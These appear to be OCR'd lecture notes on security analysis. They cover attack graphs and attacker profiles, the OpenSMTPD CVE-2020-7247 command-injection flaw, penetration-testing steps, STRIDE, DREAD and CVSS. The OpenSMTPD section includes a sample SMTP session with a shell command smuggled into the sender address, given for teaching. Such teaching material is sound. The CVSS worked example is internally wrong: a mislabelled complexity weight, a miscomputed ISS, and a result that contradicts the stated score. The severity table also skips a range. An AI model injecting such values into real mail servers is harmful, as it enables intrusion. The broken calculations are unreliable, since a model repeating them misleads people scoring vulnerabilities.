


Figure 8.14: Modellierung der Angriffswege die zur Abschaltung der Wasserversorgung führen können als AEG

Model State: $s \in X$, $s = \langle R_s, K_s, G_s \rangle$ Note that “skill” is not part of the state, i. e., considered immutable.

Zustandsübergang

Ein Zustand wird beschrieben durch die Mengen der erfüllten Zugriffsdomänen $R_s \subseteq R$, Wissensblöcke $K_s \subseteq K$, und Ziele $G_s \subseteq G$.


Zustand: $s = \langle R_s, K_s, G_s \rangle$

1. Auswertbare *Attack Step*: $A_s = \{a_i \in A | B_i(s) = True\}$
2. Bewerte Attraktivität der *Attack Step*
   - Zufall
   - Short-Sighted Attacker

Die Auswertung eines Graphmodells erfolgt iterativ, wobei jeweils ein einzelner Angriffsschritt pro Iteration ausgewählt wird. Durch die Anwendung des Angriffsschritts wird ein Zustandsübergang $s_i \rightarrow s_{i+1}$ definiert. Wobei in Zustand s_i alle Anforderungen des Zustandes erfüllt sein müssen.

Der neue Zustand s_{i+1} ergibt sich durch die Auswertung der (probabilistischen) Outcomes.

Figure 8.15: Informelle Beschreibug des Ablaufs der Auswertung






Figure 8.16: Schematische Darstellung des formalen Ablaufs

τ Simulation Endzeit

β_N Angriffsauswahlfunktion welche den Angriffsschritt mit der höchsten Attraktivität (aus Sicht des Angreifers) auswählt.

$Prob_i$ Wahrscheinlichkeit des Outcomes i im Zustand s

T_i

Threat Agent Model

In AEG threat agents are modelled as *Attacker Profile*, defining properties and objectives of an attacker, and by the evaluation function for selection of the next attack step in a simulation.

Attacker Profile

Individuelle Angreiferklassen werden in AEG durch wesentlich durch die Priorisierung der Ziele Kosten, Ertrag (*Payoff*) und Entdeckungsrisiko (*Detectability*) definiert. Dadurch werden unterschiedliche Einschränkungen modelliert. Zum Beispiel verfügt ein Angreifer, der durch einen Nationalstaat finanziert wird über vergleichsweise hohe finanzielle/technische Resourcen, was durch ein relativ niedriges Gewicht für die Kosten w_C repräsentiert wird. Beispiele sind in Tabelle **??** gegeben.

Weitere Unterscheidungsmerkmale sind die Fähigkeiten der Angreiferklassen, die für jeden *Skill* des verwendeten AEG angegeben werden. Ausserdem hat die Erreichung der unterschiedlichen Ziele G einen Wert der subjektiv für einzelne Angreifer ist.

Neben den Fähigkeiten und Zielgewichten die ein Angreifer mitbringt "starten" unterschiedliche Angreiferklassen an unterschiedlichen Punkten. Ein interner Angreifer zeichnet sich, zum Beispiel, dadurch aus, dass er bereits Zugriff auf bestimmte Komponenten eines Systems hat oder über mehr internes Wissen verfügt als ein externer Angreifer. Dies wird dadurch dargestellt, dass jede Angreiferklasse von einem anderen initialen Startpunkt s_0 in die Simulation einsteigt.

Darüber hinaus bestimmt der Wert N die weite des Planungshorizont eines Angreifers. Das bedeutet, dass ein Angreifer die erwarteten Resultate für Gewinn, Kosten und *Detectability* für N Schritte in die Zukunft in die Attraktivitätsbewertung des nächsten Angriffsschrittes einfließen lässt.

Ein Angreifer wird durch ein Tupel:

$< s_0, L, V, w_C, w_P, w_D, U_C, U_P, U_D, N >$ repräsentiert.

s_0 initialer Startpunkt. Unterschiedliche Angreifer starten ihre Angriffe von unterschiedlichen Punkten aus. Ein *interner Angreifer* hat ggF. schon mehr Zugriffsrechte.

Adversary	w_C	w_P	w_D
Nation-State	0,01	0,4	0,59
Lone Hacker	0,2	0,4	0,4
Terrorist	0,05	0,8	0,15
Employee	0,4	0,5	0,1
Administrator	0,4	0,5	0,1

Table 8.1: Beispiele für Angreiferprofile [**LeMay2011aeg**]

$L: S \rightarrow [0,1]$ (*Skill*) für jeden *Skill*-Knoten.

$V: G \rightarrow \mathbb{R}^+$ Subjektiver Gewinn in Geldäquivalent für die Erreichung der Angriffsziele.

$w_C, w_P, w_D \in [0,1]$ individuelle Gewichtung der Priorisierung (*Attractiveness*) der Kosten C (*Cost*), Gewinnerwartung P (*Payoff*), und Heimlichkeit D (*Detectability*) bei der Auswahl des nächsten Angriffsschritts.

U_C, U_P, U_D *Utility*-Funktionen zur Abbildung der Prioritätskriterien auf ein Einheitsinterval $[0,1]$.

N Planungshorizont eines weitsichtigen Agenten in Zeit oder Angriffsschritten, je nach genutztem Auswertungsalgorithmus.

Short-Sighted Adversary

Der *Short-Sighted Adversary* bewertet die Attraktivität der möglichen nächsten Angriffsschritte nur anhand der erwarteten Kosten, Gewinne oder *Detectability* des einzelnen Schrittes. Essentiell hat er einen Planungshorizont von $N = 1$.

$$attr(a_i, s) = w_C \cdot C_i(s) + w_P \cdot P_i(s) + w_D \cdot D_i(s)$$

Die Auswahl der Gewichte für die unterschiedlichen Angreiferklassen sollte auf einer fundierten Analyse der Bedrohungslage beruhen. Die Angreiferdefinition ist wesentlicher Teil jeder Sicherheitsarbeit. Letztlich handelt es sich dabei in der Regel aber um subjektive Einschätzungen. Um die Frage nach den Möglichkeiten eines Angreifers etwas handhabbarer zu machen ist es hilfreich Angreifer in mehreren Kategorien zu definieren. Ein hilfreiches Werkzeug ist die INTEL Threat Agent Library [**casey2007threatagentlibrary**, **casey2015extendedthreattaxonor**

Long-Range-Planning Adversary

Der *Long-Range-Planning Adversary* bewertet die erwarteten Resultate aller möglichen Angriffsschritte für N Schritte im Voraus. Anders gesagt, er analysiert

einen N-stufigen, probalisitischen Zustandsbaum, ausgehend vom aktuellen Zustand s.

State Look-Ahead Tree (SLAT):

- Knoten: mögliche Zustände
- Kanten: Angriffsschritte
- Konstruktionstiefe: N
- Vereinfacht:




Figure 8.17: Zustandsbaum ausgehend vom aktuellen Zustand s_i

Graphgenerierung:

- Ermittlung der möglichen Angriffsschritte a_i in Zustand s
- Berechnung der möglichen Outcomes von a_i in Zustand s
- Berechnung der Ergebniszustände s_i
- Wdh. für alle Ergebniszustände bis zur maximalen Baumtiefe N

Komplexität: Exponentiell ($O(c^N R)$für einen positiven Wert c.

- Pro Suchtiefe multipliziert sich die Anzahl der betrachteten Knoten.
- Für kleine N berechenbar.

$$attr^N(a_i, s) = w_C \cdot C_i^N(s) + w_P \cdot P_i^N(s) + w_D \cdot D_i^N(s)$$

Kosten: Summe der Pfadkosten

$$C_i^N(s) = C_i(s) + \sum_{o \in O_i} \left(C_*^{N-1}(r) \cdot Pr_i(s, o) \right), N > 1$$

Gewinn: Summe der Gewinn der Blätter

$$C_i^N(s) = \sum_{o \in O_i} \left(P_*^{N-1}(r) \cdot Pr_i(s, o) \right), N > 1$$

Detectability: Produkt der summierten Pfadwahrscheinlichkeiten

$$D_i^N(s) = \sum_{o \in O_i} ((1 - (1 - D_i(s,o)) \cdot (1 - D_*^{N-1}(r))) \cdot Pr_i(s,o), N > 1$$

Wobei C_*^{N-1}, P_*^{N-1}, und D_*^{N-1} jeweils die Kosten, Gewinne, Detectability des Angriffsweges mit maximaler Attraktivität sind.




Figure 8.18: *State Look-Ahead Tree* ausgehend vom Zustand s

Weitere Beispiele

Petya/No-Petya 2017

Die Kette von Vorfällen in 2017, die übergreifend mit dem Wurm “Petya” verbunden werden bestehen einerseits aus einem RANSOMWARE-Angriff, und einem vermutlichen “Trittbrettfahrer”. Der Trittbrettfahrer, der auch als “No-Petya” bezeichnet wird, hat sich ähnlich verhalten wie der originale Schadcode. Eine Analyse des Codes hat allerdings ergeben, dass die Verschlüsselungsfunktion keine Entschlüsselung vorgesehen hat. (Abb. 8.19)

Double Pulsar

Der Exploit *Double Pulsar* wurde im *WannaCry* RANSOMWARE-Angriff genutzt. Er basiert auf einem Werkzeug das von der National Security Agency (NSA) entwickelt und von den *Shadow Brokers* “geleaked” wurde. (Abb. **??**)

8.1 Vulnerability Quantification

Exkurs:

Vulnerability Example OpenSMTPD[1]

[1] `https://packetstormsecurity.com/files/156137/OpenBSD-OpenSMTPD-Privilege-Escalation-Code-Execution.html`




Figure 8.19: AEG describing the flow of the Petya Incidents 2017

This is an excellent example for failed input validation. The error is easily understooy once it is pointed out, the damage is most devastating and the solution can be found by novice programmers.

- CVE 2020-7247
- Attack Technique: CAPEC-88: OS Command Injection
- Weaknesses:
  - CWE 78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
  - CWE 88: Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')
  - CWE 20: Improper Input Validation
  - CWE 697: Incorrect Comparison
  - CWE 713: OWASP Top Ten 2007 Category A2 - Injection Flaws

From `smtp_mailaddr()`:

```
static int
smtp_mailaddr(struct mailaddr *maddr, char *line,
       int mailfrom, char **args, const char *domain) \{
```

```
        if (!valid_localpart(maddr->user) ||
            !valid_domainpart(maddr->domain)) \{
```




Figure 8.20: AEG for DoublePulsar Attack

```
                    if (maddr->domain[0] == '\0') \{
                            (void)strlcpy(maddr->domain,
                                domain,
                                 sizeof(maddr->domain));
                            return (1);
                    \}
                    return (0);
            \}
            return (1);
\}
```

The problem is, that the function returns 1 (= everything OK) in the case `user` of a `mail to`-address is malformed and `domain` is empty. The code in line 2230 “repairs” the domain part, but leaves the user part unmodified. A fitting weakness category from the Common Weakness Enumeration (CWE) would be *CWE-393: Return of Wrong Status Code*. But to repair the problem, the structure of the conditional branching has to be refactored to distinguish the cases of invalid user and domain and always fail (return 0) if any is invalid. Empty is a special case of invalid domain, but this must not lead to ignore an concurrently invalid user.

Local emails are delivered executing the value of `mda_command` on the shell.

MTA is called as:

```
execle("/bin/sh", "/bin/sh", "-c",
```

```
        mda_command,
        (char *)NULL, mda_environ);
```

default value is

`mda_command` ist constructed:

```
  asprintf(&dispatcher->u.local.command,
    "/usr/libexec/mail.local -f %%{mbox.from} %%{user.
       username}");
```

As the attacker is able to (almost) arbitrarily choose the value of `user.username`, is is the case, he can inject arbitrary command-code for the Shell.

Because the input validation for the username is effectively skipped, the exploit code can be almost arbitrarily be chosen. For example an attacker could execute a denial-of-service on the smtp service Netcat to SMTP-Server

```
HELO
REPT TO:someone@example.org
MAIL FROM:<;sleep 66;>
DATA
```

8.2 Attack Patterns

8.2.1 CAPEC

The Common Attack Patterns Enumeration and Classification (CAPEC) provides a hierarchically structured collection of attack techniques (i. e., attack patterns). The structure provides three different levels of abstraction. Different *Views* on Common Attack Patterns Enumeration and Classification (CAPEC), e. g., “by Mechanism” allow a flexible way of navigating the collection. CAPEC is the most comprehensive collection of attack patterns, which has incorporated most other collections like the WASC Threat Classification.

https://capec.mitre.org/

8.2.2 MITRE ATT&CK (ATT&CK) Framework

The MITRE ATT&CK (ATT&CK) Framework provides a tool for structured expression of Tactics, Techniques, and Proceedures (TTP). MITRE ATT&CK (ATT&CK) is structured by the phases of the Cyber-Kill-Chain (CKC) in a matrix of attack patterns. It relates attack phases and steps to CWE and CAPEC with the intention to identify and distinguish the threat agent groups based on the TTP that they commonly deploy.

8.2.3 Threat Agent Classification

At the start of an attack there has to be an actor who has motivation and means to facilitate the attack. The effectivity of attacks thus depends to a large extend on the capabilities of that *threat agents* are able to activate. These capabilities can differ widely in type and extend, comprised of available knowledge, hardware, access and software.

The *INTEL Threat Agent Library* [**casey2007threatagentlibrary**] provides a scheme to classify different types of attackers with respect to objectives, limits and ressources. In that way it provides a terminology to talk about different attacker models on a very high level.

Civil Activist

Radical Activist

Anarchist

Competitor

Corrupt Government Official

Cybervandal

Data Miner

Disgruntled Employee

Government Cyberwarrior

Government Spy

Internal Spy

Irrational Individual

Legal Adversary

Mobster

Sensationalist

Terrorist

Thief

Vendor

Access	Internal External
Outcome	Acquisition/Theft Business Advantage Damage Embarrassment Tech. Advantage
Limits (max)	Code of Conduct Legal Extra-legal, minor Extra-legal, major
Resources (max)	Individual Club Contest Team Organisation Government

Skills (max)	None Minimal Operational Adept
Objectives	Copy Deny Destroy Damage Take
Visibility (min)	Overt Covert Clandestine

8.3 Security Analysis Process

[**eckert2011sicherheit**]

Threat and Risk Analysis are a fundamental part of the Security Development Lifecycle (SDL) Process (see Section **??**). There exists a wide variety of analysis concepts for threats and risks. A starting point for your own research could be the Master Thesis of Katrin Scholz. [**Schol2004EntwicklungeinerMethodik**]

A good analysis method should support the analysts in providing a complete list of realistic threats. It should allow to represent realistic and balanced estimations of risks.

There is no exhaustive standard on the actual execution of a penetration test. But there are a few more-or-less obvious things to consider. First, obviously, would be the preparation. You will need a few tools, you should establish a few processes and during an assignment there is an almost natural order of steps to follow. It might be of little surprise, that some things are very similar to the preparation of an actual attack. The main difference is, that you might be required to succeed as often as you can, are allowed to leave traces and, most important, should be protected from prosecution.

- Laboratory
  - Logging Facilities/Database
  - Attack Tools
    - (Virtual) Analysis Computer
    - Hardware depending on tasks
    - Code Analysis/Reverse Engineering Facilities
    - SW-Dev Toolchain
  - Demonstrators
- Training
  - All-You-Can-Eat
  - Build Demonstrators
  - Reverse Engineering Malware
  - Tools-of-the-Trade
- Report Templates

1. Assignment Scope
2. Preparation

3. Reconnaissance
4. Gain Access
5. Maintain Access/Extend Access
    - Most tests stop here
6. Cover Tracks (only in special assignments)
7. Report!

Get a Permission Slip/Contract!

- Objectives
- Target Systems
- Time Frame
- Mode of Operation
- Team Requirements
- Team Training
- Assemble Tools (see Kali Linux)
- Customise to Task
- Enumerate Interfaces
    - Scanning
    - Web-Scraping
- Identify System-components
    - Software Stack
    - Hardware
    - Legit Users
    - Application Context
- Research Known Vulnerabilities

Work through CAPEC, OWASP,. . .

- Fuzzing
- Reverse Engineering
- Educated Guessing
- Session Pinning

- Code Injection
- ...

See Section 8.3.2.

There is a cornucopia of dedicated pentesting hardware to be bought from more-or-less shady looking online stores. Also you will find amble advice on how to build your own. Generally, you probably will not succeed if you don't know your tools and techniques — and no two assignments are ever exactly the same[2]. Thus it seems to be advicable to, at least, extensively customize your tools but also be prepared to code large portions for yourself.

For the most part you will fare well with a box running a Kali-Linux installation. But be aware that the most powerful and flexible tool is your own code and that many "normal" tools can and should be used.

Most tools fall into one of the three categories:

Outdated Exploits might open up the target at the blink of an eye, but actually could be executed by a monkey with a typewriter and show only the existence of bugs that should have been squashed a long time since. That said, you still get your vulnerability report, but the fame of discovery belongs to the authors of the tool. Nonetheless, a collection of vulnerability scanners should be part of every testers toolkit, they help to quickly get past the obvious vulnerabilities.

Supportive Tools can make your life much more enjoyable because they can automate a lot of the grinding repetitive work. Fuzzers and repeaters, as well as generators and encoders for payloads belong in this category. They are very helpful, but you have to know how to use them — of course. This has to be practised.

Media Access provide hard- or software for specific communication channels. Software-defined Radios, Programmable USB-Sticks, RFID Readers, and all types of cables and adaptors fall in this category. Go well prepared into your assignment, there is nothing worse than standing in front of a server rack and missing the standard key, or bringing an x 802.11 to an RJ45 battle.

8.3.1 Guideword Analysis

Analysis by Guidewords is a method to

[2] at least the interesting ones

STRIDE	Example Attack
Spoofing	Cookie Replay
	Session Highjacking
	CSRF
Tampering	XSS
	SQL Injection
Repudiation	Audit Log Deletion
	Insecure Backup
Information Disclosure	Eavesdropping
	Verbose Exception
Denial of Service	Website defacement
Elevation of Privilege	Logic Flow Attacks

Table 8.2: Common Attacks related to STRIDE [https://www.owasp.org/images/a/a6/AdvancedThreatModeling.pdf]

STRIDE

For the analysis of threats and vulnerabilities within the Security Development Lifecycle (SDL) STRIDE[3] analysis aims at covering all possible angles of attack by working through the enumeration of potential weaknesses:

S poofing Identity,

T ampering with Data,

R epudiation,

I nformation Disclosure,

D enial of Service and

E levation of Privilege

For the analysis the system is compartmentalised and each component is analysed for each STRIDE vulnerability.

8.3.2 Schwachstellenbewertung

DREAD

The DREAD risk assessment model has been developed by Microsoft. It provides a separation of different topics that, individually, could be assessed to generate an overall threat level for individual threats.

[3] http://msdn.microsoft.com/en-us/magazine/cc163519.aspx

D amage - how bad would an attack be?
R eproducibility - how easy is it to reproduce the attack?
E xploitability - how much work is it to launch the attack?
A ffected users - how many people will be impacted?
D iscoverability - how easy is it to discover the threat?

Select High (3), Medium (2), or Low (1)

The severity of individual threats is evaluated by determining a risk level for each individual DREAD category (Table 8.3) and summarising them as provided by example in Table 8.4.

The severity level of every threat depends on the

threat ranges: 12-15 High, 8-11 Medium, 5-7 Low

The threat evaluation is summarised in a *Threat Description Table* (Table 8.5) containing rows for Threat Description, Threat target, Risk rating, Attack techniques and Proposed countermeasures.

In practice the procedures and reports are adapted to the needs of security analyst and even scenario.

Common Vulnerability Scoring System (CVSS)

The Common Vulnerability Scoring System (CVSS) provides a method to estimate and communicate the severity of security vulnerabilities. [**cvss31**] There is a very throughout introduction into the use of CVSS at the First webpage[4]

Figure 8.21: Example CVSS Value.

- Metric for Severity
- Communication on Vulnerabilities
- Base Score
- Temporal Score allows to assess temporary variable factors, i. e., maturity of available exploit implementations

[4] https://www.first.org/cvss

Rating	High (3)	Medium (2)	Low (1)
Damage Potential	The attacker can subvert the security system; get full trust authorization; run as administrator; upload content.	Leaking sensitive information	Leaking trivial information
Reproducability	The attack can be reproduced every time and does not require a timing window.	The attack can be reproduced, but only with a timing window and a particular race situation.	The attack is very difficult to reproduce, even with knowledge of the security hole.
Exploitability	A novice programmer could make the attack in a short time.	A skilled programmer could make the attack, then repeat the steps.	The attack requires an extremely skilled person and in-depth knowledge every time to exploit.
Affected users	All users, default configuration, key customers	Some users, non-default configuration	Very small percentage of users, obscure feature; affects anonymous users
Discoverability	Published information explains the attack. The vulnerability is found in the most commonly used feature and is very noticeable.	The vulnerability is in a seldom-used part of the product, and only a few users should come across it. It would take some thinking to see malicious use.	The bug is obscure, and it is unlikely that users will work out damage potential.

Table 8.3: DREAD Threat Rating Table [`http://msdn.microsoft.com/en-us/library/aa302419.aspx#c03618429_011`]

Threat	D	R	E	A	D	Total	Rating
Attacker obtains authentication credentials by monitoring the network.	3	3	2	2	2	12	High
SQL commands injected into application.	3	3	3	3	2	14	High

Table 8.4: Example DREAD Threat Level Evaluation

Threat Description	Attacker obtains authentication credentials by monitoring the network
Threat target	Web application user authentication process
Risk rating	High
Attack techniques	Use of network monitoring software
Countermeasures	Use SSL to provide encrypted channel


Table 8.5: Threat Summary Table

Rating	Score
None	0
Low	0.1 - 1.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Table 8.6: CVSS Severity Scores

- Environmental Metric Group for quantification of environmental security requirements and and modified base metrics

Severity Score $[0, \ldots, 10]$



Description of the non-obvious scores:

Scope Can the vulnerability affect resources outside the vulnerable scope? For example, can the vulnerability of the kernel affect a database deployed at the system (most likely “yes”) or can the vulnerability in one user application affect the application of a different user (hopefully not without further vulnerabilities).

`Base Score: 7.5 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`

Attack Vector: Network (0.85)

Attack Complexity: High (0.44)

Privileges Required: None (0.85)

User Interaction: None (0.85)

Scope: Unchanged (special)

Confidentiality Impact: High (0.56)

Integrity Impact: None (0.00)

Availability Impact: None (0.00)

$$
\begin{aligned}
ISS &= 1 - [(1 - C)(1 - I)(1 - A)] \\
&= 1 - [(1 - 0.85) \cdot 0 \cdot 0] = 0.85 \\
Impact &= 6.42 \times ISS : S = Unchanged \\
&= 0.85 = 5.457 \\
Exploitability &= 8.22 \times AV \times AC \times PR \times UI \\
&= \times 0.85 \times 0.44 \times 0.85 \times 0.85 = 2.22117 \\
BaseScore &= [Min[(Impact + Exploitability 5.457 + 2.22117), 10]] \\
&= 7.6 \text{High Severity}
\end{aligned}
$$


9

Stack-based and Memory Threats


This lecture is an introduction to stack-based attack techniques and related concepts.

- Memory Management, Stack and Heap Review
- Stack Overflow
  - Smashing the Stack for Fun and Profit [**aleph1996smashing**]
- ROP
- Shellcode
- Heap Spray
- Integer Overflow
- Format String Problems
- Countermeasures
  - Segmentation
  - StackCanary
  - NX Memory


9.1 Memory Recapitulation



- Code/Data Share Memory
- Process Separation




- Text
- Data
  - Heap
  - BSS (Block Started by Symbol)
